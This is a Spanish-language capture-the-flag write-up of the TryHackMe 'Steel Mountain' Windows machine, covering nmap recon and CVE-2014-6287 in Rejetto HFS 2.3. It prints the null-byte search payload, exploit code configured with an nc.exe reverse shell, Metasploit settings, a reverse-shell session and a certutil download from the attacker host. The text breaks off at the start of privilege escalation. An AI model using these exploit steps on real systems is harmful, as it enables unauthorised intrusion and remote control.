	Informe de análisis de vulnerabilidades, explotación y resultados del reto STEELMOUNTAIN.				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad	
07/05/2024	07/05/2024	1.0	N-HM-R-STEELMOUNTAIN	RESTRINGIDO	



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto STEELMOUNTAIN.

N.- N-HM-R-STEELMOUNTAIN

Generado por:

**Ing. Heber Daniel Pérez  
Iñiguez**

Estudiante de Ciberseguridad, Seguridad de la  
Información – WHITE HAT

**Fecha de creación:  
07.05.2023**

## Índice

### Contenido

1. Reconocimiento .....	3
2. Análisis de vulnerabilidades/debilidades .....	12
3. Explotación .....	13
Explotación Manual.....	13
Explotación Automática .....	15
4. Escalación de Privilegios .....	16
5. Banderas.....	20
6. Herramientas usadas .....	20

## RESUMEN

Se ha solicitado hacer la explotación a una maquina (**WINDOWS**) conocida como **STEELMOUNTAIN**, la cual contiene algunas vulnerabilidades críticas que nos permitirán explotar la máquina para ganar acceso y escalar privilegios. En este reporte se detallarán los pasos a seguir para completar la explotación.

### 1. Reconocimiento

Como primer paso antes de realizar el reconocimiento, empezamos creando los directorios necesarios para mantener todo organizado a la hora de realizar la explotación a la maquina “**STEELMOUNTAIN**”.

```
(hmstudent@kali)-[~]
$ cd Documents/

(hmstudent@kali)-[~/Documents]
$ mkdir SteelMountain

(hmstudent@kali)-[~/Documents]
$ cd SteelMountain

(hmstudent@kali)-[~/Documents/SteelMountain]
$ mkt

[**] Generando Carpetas ...

>> Carpeta: exploits
>> Carpeta: nmap
>> Carpeta: notas
>> Carpeta: scripts
>> Carpeta: capturas

[++] Carpetas creadas correctamente.

(hmstudent@kali)-[~/Documents/SteelMountain]
$
```

Script: <https://github.com/JennValentine/Directorio-mkt>

Después procedemos a realizar el escaneo de nuestra red para obtener nuestra IP y la IP de la maquina a explotar, en este caso la maquina **STEELMOUNTAIN**.

**IP KALI:** 10.13.58.59 (Linux)

**IP STEELMOUNTAIN:** 10.10.38.207 (WINDOWS)

Algunos comandos para obtener la ip:

- ifconfig
- ip a
- hostname -I
- nmcli

```
(hmstudent@kali)-[~/Documents/SteelMountain/nmap]
$ hostname -I
192.168.228.131 10.13.58.59
```

**Comando:** hostname -I

Target Machine Information			
Title	Target IP Address	Expires	
Steel Mountain	10.10.38.207	1h 57min 13s	<span>?</span> <span>Add 1 hour</span> <span>Terminate</span>

IP de la maquina **SteelMountain** proporcionada por **tryhackme**

Algunos comandos para escaneo de la red:

- nmap -sn 192.168.228.0/24
- netdiscover -r 192.168.228.0/24
- sudo arp-scan -localnet

Una vez obtenida la IP del objetivo, pasamos a realizar un análisis de puertos abiertos para determinar los servicios que maneja, así como las versiones de cada uno.

## Obtenemos los puertos abiertos

Puerto	Estado	Servicio	Informacion	Version	Extra
80	tcp	open	http	Microsoft IIS httpd	8.5
	http-server-header	Microsoft-IIS/8.5			
	http-title	Site doesn't have a title (text/html).			
	http-methods	Potentially risky methods: TRACE			
135	tcp	open	msrpc	Microsoft Windows RPC	
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn	
445	tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds	
3389	tcp	open	ms-wbt-server		
	ssl-cert	Subject: commonName=steelmountain			
		Not valid before: 2024-05-05T20:48:56			
		Not valid after: 2024-11-04T20:48:56			
	ssl-date	2024-05-06T21:03:32+00:00; -1s from scanner time.			
	rdp-ntlm-info	Target Name: STEELMOUNTAIN			
		NetBIOS_Domain_Name: STEELMOUNTAIN			
		NetBIOS_Computer_Name: STEELMOUNTAIN			
		DNS_Domain_Name: steelmountain			
		DNS_Computer_Name: steelmountain			
		Product Version: 6.3.9600			
		System Time: 2024-05-06T21:03:28+00:00			
5985	tcp	open	http	Microsoft HTTPAPI httpd	2.0
	http-server-header	Microsoft-HTTPAPI/2.0			
	http-title	Not Found			
8080	tcp	open	http	HttpFileServer httpd	2.3
	http-title	HFS /			
	http-server-header	HFS 2.3			
47001	tcp	open	http	Microsoft HTTPAPI httpd	2.0
	http-title	Not Found			
	http-server-header	Microsoft-HTTPAPI/2.0			

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49169/tcp open  unknown
49170/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.50 seconds
Raw packets sent: 71246 (3.135MB) | Rcvd: 70448 (2.818MB)
```

#### Comando usado:

```
sudo nmap -sS -min-rate 800 -p- --open -nv -Pn 10.10.38.207 -oA puertos
```

#### Extracción de puertos

```
(hmsstudent@kali)-[~/Documents/SteelMountain/nmap]
$ ../scripts/extractPorts.sh puertos.gnmap

[**] Extracting information...

=> IP Address: 10.10.38.207
=> Open ports: 80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49169,49170

[++] Ports copied to clipboard
```

Script: <https://github.com/JennValentine/extractPorts>



Obtenemos las versiones de los servicios.

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ ssl-cert: Subject: commonName=steelmountain
|_ Not valid before: 2024-05-05T20:48:56
|_ Not valid after: 2024-11-04T20:48:56
|_ ssl-date: 2024-05-06T21:03:32+00:00; -1s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: STEELMOUNTAIN
|_ NetBIOS_Domain_Name: STEELMOUNTAIN
|_ NetBIOS_Computer_Name: STEELMOUNTAIN
|_ DNS_Domain_Name: steelmountain
|_ DNS_Computer_Name: steelmountain
|_ Product_Version: 6.3.9600
|_ System_Time: 2024-05-06T21:03:28+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
8080/tcp  open  http         HttpFileServer httpd 2.3
|_ http-title: HFS /
|_ http-server-header: HFS 2.3
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


Comando usado:

```
nmap -sVC -p80,135,139,445,3389,5985,8080,47001,49152,49153,
49154,49155,49156,49169,49170 -n -Pn -oA PortVersions 10.10.38.207
```

## Fuzzing

Teniendo los puertos y sus servicios podemos seguir analizando más cosas como la página web, donde se encontró una imagen de un empleado del mes. Analizando la imagen vemos que tiene el nombre de **Bill Harper**.

<http://10.10.38.207/>



```
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>Steel Mountain</title>
6 </head>
7 <body><center>
8   <a href="index.html"></a>
9   <h3>Employee of the month</h3>
10  
11 </center>
12 </body>
13 </html>
```


\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

10.10.38.207  
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



### Employee of the month




\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN



Wappalyzer nos muestra que corre **Web Server IIS 8.5** y que la quina está corriendo un SO de **Windows Server**.



## Fuzzing con Gobuster:

Procedemos hacer **Fuzzing** para ver qué más podemos encontrar en el puerto 80 (HTTP).

Solo nos da el directorio `/img/` sin nada más por aquí.


```
(hmsstudent@kali)-[~/Documents/SteelMountain/exploits]
$ gobuster dir -u http://10.10.80.232/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.80.232/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/img (Status: 301) [Size: 147] [→ http://10.10.80.232/img/]
/IMG (Status: 301) [Size: 147] [→ http://10.10.80.232/IMG/]
/Img (Status: 301) [Size: 147] [→ http://10.10.80.232/Img/]
Progress: 102447 / 220561 (46.45%)^C
```



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN


Analizamos ahora el puerto **8080** y encontramos un servidor web **HttpFileServer** en su versión 2.3 conocido como **rejetto**.



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

Probamos con **robots.txt** pero solo encontramos con un **go to root** que nos regresa a la página principal y nos muestra el mismo servicio **HttpFileServer** en su versión **2.3**.



Procedemos igual a hacer fuzzing sobre este puerto para ver si logramos encontrar algo más pero no encontramos nada útil.

```

nnection refused
[ERROR] Get "http://10.10.80.232:8080/fk5": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 11828 / 220561 (5.36%) [ERROR] Get "http://10.10.80.232:8080/powerlogo": dial tcp 10.10.80.232:8080: connect: connection refused
[ERROR] Get "http://10.10.80.232:8080/xmplay-1": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 12331 / 220561 (5.59%) [ERROR] Get "http://10.10.80.232:8080/3652021": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 13356 / 220561 (6.06%) [ERROR] Get "http://10.10.80.232:8080/crumb": dial tcp 10.10.80.232:8080: connect: connection refused
[ERROR] Get "http://10.10.80.232:8080/notifications": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 16354 / 220561 (7.41%) [ERROR] Get "http://10.10.80.232:8080/autopsy": dial tcp 10.10.80.232:8080: connect: connection refused
[ERROR] Get "http://10.10.80.232:8080/2002-December": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 16378 / 220561 (7.43%) [ERROR] Get "http://10.10.80.232:8080/freeman": dial tcp 10.10.80.232:8080: connect: connection refused
[ERROR] Get "http://10.10.80.232:8080/mcc": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 17324 / 220561 (7.85%) [ERROR] Get "http://10.10.80.232:8080/SMS": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 17428 / 220561 (7.90%) [ERROR] Get "http://10.10.80.232:8080/livechat": dial tcp 10.10.80.232:8080: connect: connection refused
[ERROR] Get "http://10.10.80.232:8080/viewall": dial tcp 10.10.80.232:8080: connect: connection refused
Progress: 18567 / 220561 (8.42%) [ERROR] Get "http://10.10.80.232:8080/3858": dial tcp 10.10.80.232:8080: connect: connection refused

```

Realizamos ahora un análisis al puerto **445** para ver si obtenemos algo mas de información, pero solo nos confirma que es un **Windows Server 2012 Datacenter** con arquitectura **x64**.

```

(hmstudent@kali)~/Documents/SteelMountain/exploits]
$ crackmapexec smb 10.10.80.232
SMB 10.10.80.232 445 STEELMOUNTAIN [*] Windows Server 2012 R2 Datacenter 9600 x64 (name:STEELMOUNTAIN) (domain:steelmountain) (signing:False) (SMBv1:True)

(hmstudent@kali)~/Documents/SteelMountain/exploits]
$ smbclient -L 10.10.80.232 -U administrator
Password for [WORKGROUP\administrator]:
session setup failed: NT_STATUS_LOGON_FAILURE

(hmstudent@kali)~/Documents/SteelMountain/exploits]
$ smbclient -L 10.10.80.232 -U guest
Password for [WORKGROUP\guest]:
session setup failed: NT_STATUS_LOGON_FAILURE

(hmstudent@kali)~/Documents/SteelMountain/exploits]
$ smbclient -L 10.10.80.232 -U guest
Password for [WORKGROUP\guest]:
session setup failed: NT_STATUS_ACCOUNT_DISABLED

```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

## 2. Análisis de vulnerabilidades/debilidades

Empezamos buscando alguna vulnerabilidad en el servidor web **HFS** (rejetto) por medio de **searchsploit** y encontramos las siguientes vulnerabilidades

```
(hmsstudent@kali)-[~/Documents/SteelMountain/exploits]
$ searchsploit HFS rejetto
```

Exploit Title	Path
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	windows/webapps/34852.txt

La mayoría nos permiten ejecutar comandos remotos y una nos deja subir archivos de manera arbitraria.

Analizando las vulnerabilidades, vemos que se trata del **CVE-2014-6287** la cual permite a atacantes remotos ejecutar programas arbitrarios mediante una secuencia **%00** en una acción de búsqueda, esto debido a que no se verifica adecuadamente la entrada.

```
function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:\]\}[\|\\]', 'm!', ofs) end;
```

it will not handle null byte so a request to

```
http://localhost:80/?search=%00{.exec|cmd.}
```

will stop regex from parse macro , and macro will be executed and remote code injection happen

## EDB Note: This vulnerability will run the payload multiple times simultaneously.  
## Make sure to take this into consideration when crafting your payload (and/or listener).

Buscamos algo también para el servicio IIS 8.5 pero no encontramos nada en este servicio.

```
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
Microsoft IIS 7.5 (Windows 7) - FTPSVC Unauthorized Remote Denial of Service (PoC)
Microsoft IIS FTP Server - NLST Response Overflow (MS09-053) (Metasploit)
Microsoft IIS/PWS - CGI Filename Double Decode Command Execution (MS01-026) (Metasploit)
Microsoft Internet Explorer 8/9/10/11 / IIS / CScript.exe/WScript.exe VBScript - CRegExp..
Microsoft Site Server 2.0 with IIS 4.0 - Arbitrary File Upload
Microsoft Windows Media Services - 'nsiislog.dll' Remote Overflow
Microsoft Windows NT 4.0/2000 - Media Services 'nsiislog.dll' Remote Buffer Overflow
NOKIA Siemens FlexIISN 3.1 - Multiple Authentication Bypass Vulnerabilities
Oracle WebLogic IIS connector JSESSIONID - Remote Overflow
PHP 5.2.0 (Windows x86) - 'PHP_iisfunc.dll' Local Buffer Overflow
RSA WebID 5.3 - 'iisWebAgentIF.dll' Cross-Site Scripting

Shellcodes: No Results

(hmsstudent@kali)-[~/Documents/SteelMountain/exploits]
$ searchsploit IIS 8.5
Exploits: No Results
Shellcodes: No Results
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN



### 3. Explotación

#### Explotación Manual

Una vez teniendo la vulnerabilidad descubierta para ganar acceso, procedemos a descargar el exploit **39161.py**.

```
(hmstudent@kali)-[~/Documents/SteelMountain/exploits]
$ searchsploit -m 39161
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
URL: https://www.exploit-db.com/exploits/39161
Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
Codes: CVE-2014-6287, OSVDB-111386
Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/hmstudent/Documents/SteelMountain/exploits/39161.py
```

Lo abrimos y vemos que tenemos que poner nuestra **IP del Kali** en la línea de código **ip\_addr =** y el puerto local en **local\_port =**

```
ip_addr = "10.13.58.59" #local IP address
local_port = "443" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject
save= "save|" + vbs :80/?search=%00(.exec|cmd.)
vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
exe= "exec|" + vbs2
vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
exe1= "exec|" + vbs3
script_create()
```

Así como también debemos tener en la misma carpeta del exploit el archivo de netcat **nc.exe**

```
#Usage : python Exploit.py <Target IP address> <Target Port Number>
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
# You may need to run it multiple times for success!
```

Copiamos el archivo requerido a nuestra carpeta para ejecutar el exploit.

```
(hmstudent@kali)-[~/Documents/SteelMountain/exploits]
$ cp /usr/share/windows-resources/binaries/nc.exe .

(hmstudent@kali)-[~/Documents/SteelMountain/exploits]
$ ls
39161.py nc.exe
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

Con Python configuramos un servidor para alojar el archivo nc.exe y nos ponemos en escucha para lanzar el exploit y vemos que nos da acceso como el usuario Bill.

```
hmstudent@kali: ~  
File Actions Edit View Help  
(hmstudent@kali)-[~]  
$ cd Documents/SteelMountain/exploits  
(hmstudent@kali)-[~/Documents/SteelMountain/exploits]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.80.232 - - [09/May/2024 01:46:17] "GET /nc.exe HTTP/1.1"  
10.10.80.232 - - [09/May/2024 01:46:17] "GET /nc.exe HTTP/1.1"  
10.10.80.232 - - [09/May/2024 01:46:17] "GET /nc.exe HTTP/1.1"  
10.10.80.232 - - [09/May/2024 01:46:17] "GET /nc.exe HTTP/1.1"  
[hmstudent@kali]-[~]  
$ nc -lvnp 443  
listening on [any] 443 ...  
connect to [10.13.58.59] from (UNKNOWN) [10.10.80.232] 49386  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami  
steelmountain\bill  
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>  
(hmstudent@kali)-[~/Documents/SteelMountain/exploits]  
$ python2 exploit.py 10.10.80.232 8080
```

Nos movemos al directorio de **C:\Users\bill\Desktop** y encontramos la primera bandera con el nombre de **user.txt**

```
C:\Users\bill\Desktop>type user.txt  
type user.txt  
b04763b6fcf51fcd7c13abc7db4fd365
```



## Explotación Automática

Para realizar esta explotación usaremos **Metasploit**, buscamos el exploit que y ya habíamos visto en **searchsploit** y procedemos a usarlo.

```
= [ metasploit v6.4.5-dev ]
+ -- [ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- [ 1465 payloads - 47 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search HFS rejetto

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent Yes     Rejetto HttpFileServer Remote Command Executi
on
```

Configuramos las opciones.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhost 10.10.80.232
rhost => 10.10.80.232
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.13.58.59
lhost => 10.13.58.59
msf6 exploit(windows/http/rejetto_hfs_exec) > set lport 443
lport => 443
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```

Ejecutamos el exploit y vemos que logramos obtener acceso.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.13.58.59:443
[*] Using URL: http://10.13.58.59:8080/mg4UwNsl
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /mg4UwNsl

whoami
[!] Tried to delete %TEMP%\jDYzpntt.vbs, unknown result
[*] Powershell session session 1 opened (10.13.58.59:443 → 10.10.80.232:49417) at 2024-05-09 02:10:31 -0400
[*] Server stopped.

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> steelmountain\bill
PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> 
```

Accedemos igual a la primer bandera.

```
PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> cd C:\Users\bill\Desktop
PS C:\Users\bill\Desktop> Get-Content user.txt
b04763b6fcf51fcd7c13abc7db4fd365
PS C:\Users\bill\Desktop> 
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

#### 4. Escalación de Privilegios

Una vez que ya tenemos acceso a la maquina por medio del usuario **Bill**, usaremos **winpeas** para buscar posibles vectores que nos den acceso **root**.

Lo descargamos creamos un servidor temporal para descargarlo desde la maquina objetivo y lo ejecutamos.

```
PS C:\Users\bill\Desktop> certutil.exe -urlcache -split -f http://10.13.58.59:80/winPEASx64.exe winpeas.exe
**** Online ****
000000 ...
746e00
CertUtil: -URLCache command completed successfully.
PS C:\Users\bill\Desktop>

